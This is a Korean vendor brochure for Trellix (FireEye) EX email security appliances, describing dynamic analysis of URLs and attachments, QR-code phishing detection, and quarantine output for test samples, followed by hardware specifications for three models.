
[실제 유입된 이메일]



[Trellix DTI에서 분석된 화면]



Dynamic URL Analysis | 단축/다운로드 형 URL 검사 강화





- 1 이메일 로부터 URL 추출
- 2 URL이 가리키는 파일 여부를 확인함
- 3 파일을 다운로드 받은 후 MVX를 통해 동적 분석 수행
- 4 악성파일로 판단 시, 이메일 격리 조치

URL 분석 기능 | 문서내 URL에 대한 동적 분석

문서내에 있는 다운로드 URL을 다운로드 후 동적 분석

1 악성 파일 첨부 이메일 유입



2 첨부문서 및 URL 동적 분석



- 메일 내용 및 PDF 파일 동적 분석
- PDF 문서 내 URL 동적 분석

3 첨부 문서 및 URL 악성 여부 분석 결과

EXPOC # show email-analysis running

Number of malware running : 1

Submission ID 19

Submission name : Controlled Live Mode.pdf
 Total files analyzed : 7
 Analysis timeout(s) : 240
 File type : pdf
 Force analyze : f
 Initial weight : 0

EXPOC # _debug show email-analysis urls-in-pdf statistics

Email-Analysis URLs embedded in PDF files:

Total PDF Files with Embedded URLs:	2
Total URLs In PDF Files:	5440
Total URLs In PDF Files Analyzed:	7
Total Clean URLs In PDF Files:	5
Total Malicious URLs In PDF Files:	0
Total FAUDE URLs In PDF Files:	0
Total DUA URLs In PDF Files:	2

ID	Type	File Type	Malware	Name	Md5sum
20	Attachment	pdf	Malware.archive	Controlled Live Mode.pdf	8c678d78cb06b1546b6cdb684b8b0dc8
26	Attachment	pdf	Trojan.PDF	test-infection.pdf	7fbd9af4000b2ef386bd7a3c37bad1ad
22	URL	zip	Exploit.Shellcode	http://fedeploycheck.fireeye.com/dynamic/Dynamic_url.zip	bd02504dbbda6c5b921252d0ee8ff1e0

큐싱 (QR코드 피싱) & HTML 첨부파일 검사

QR코드를 통해 전파되는 피싱 URL 검사 및 차단

Nud 2FA FY24 Salaries For [REDACTED] and FYear-End Final Results

X Xeros-Document-Notification <[REDACTED]>
To: [REDACTED]

This message is high priority.



View Email

Status: Quarantined



Received: 04/02/24 14:12:26

Sender: shbae@ncurity.com

Recipient: fireeye@voicecloud.co.kr

Subject: RE: allowed 테스트 메일입니다.

Attachment: Fedex Shipment Document.htm ●


image001.png

1_erfer.eml

- 본문, 본문 내 이미지 내 QR코드에 대한 탐지 지원
- pdf 첨부파일 내 QR코드에 대한 탐지 지원
- html, shtml 형식의 첨부파일에 대한 탐지 지원

디퍼드 피싱으로부터 보호

배달 후 활성화된 이메일 재 검색 및 자동 수정



Email Security 장비 라인업

EX 3600



EX 5600




EX 8600




모델명	EX 3600	EX 5600	EX 8600
Chassis 높이	1 RU	2 RU	2 RU
시간당 첨부파일 분석(중복 제거)	700 / hour	2,200 / hour	3,300 /hour
이메일 처리 수	168,000	430,000	630,000
관리 인터페이스	(1) 10/100/1000BASE-T	(1) 10/100/1000BASE-T	(1) 10/100/1000BASE-T
Live Mode 분석 포트	(1) 10/100/1000BASE-T	(1) 10/100/1000BASE-T	(1) 10/100/1000BASE-T
SMTP 인터페이스 포트	(2) 10/100/1000BASE-T	(2) 10/100/1000BASE-T	(4) 10/100/1000BASE-T
메모리	64 GB (2 x 32 GB)	128 GB (8x16 GB)	256 GB (8x32 GB)
디스크	(4) 4TB HDD, RAID 10, 3.5 FRU	(4) 4TB HDD, RAID 10, 3.5 FRU	(4) 4TB HDD, RAID 10, 3.5 FRU
전원	(1+1), FRU, 400W 110-240V	(1+1), FRU, 920W 110-240V	(1+1), FRU, 920W 110-240V
최대 파워 소비량	300W	480 W	580 W



Email Security Server Edition 구성안




EX 구성 방안 | Inline (MTA) 구성



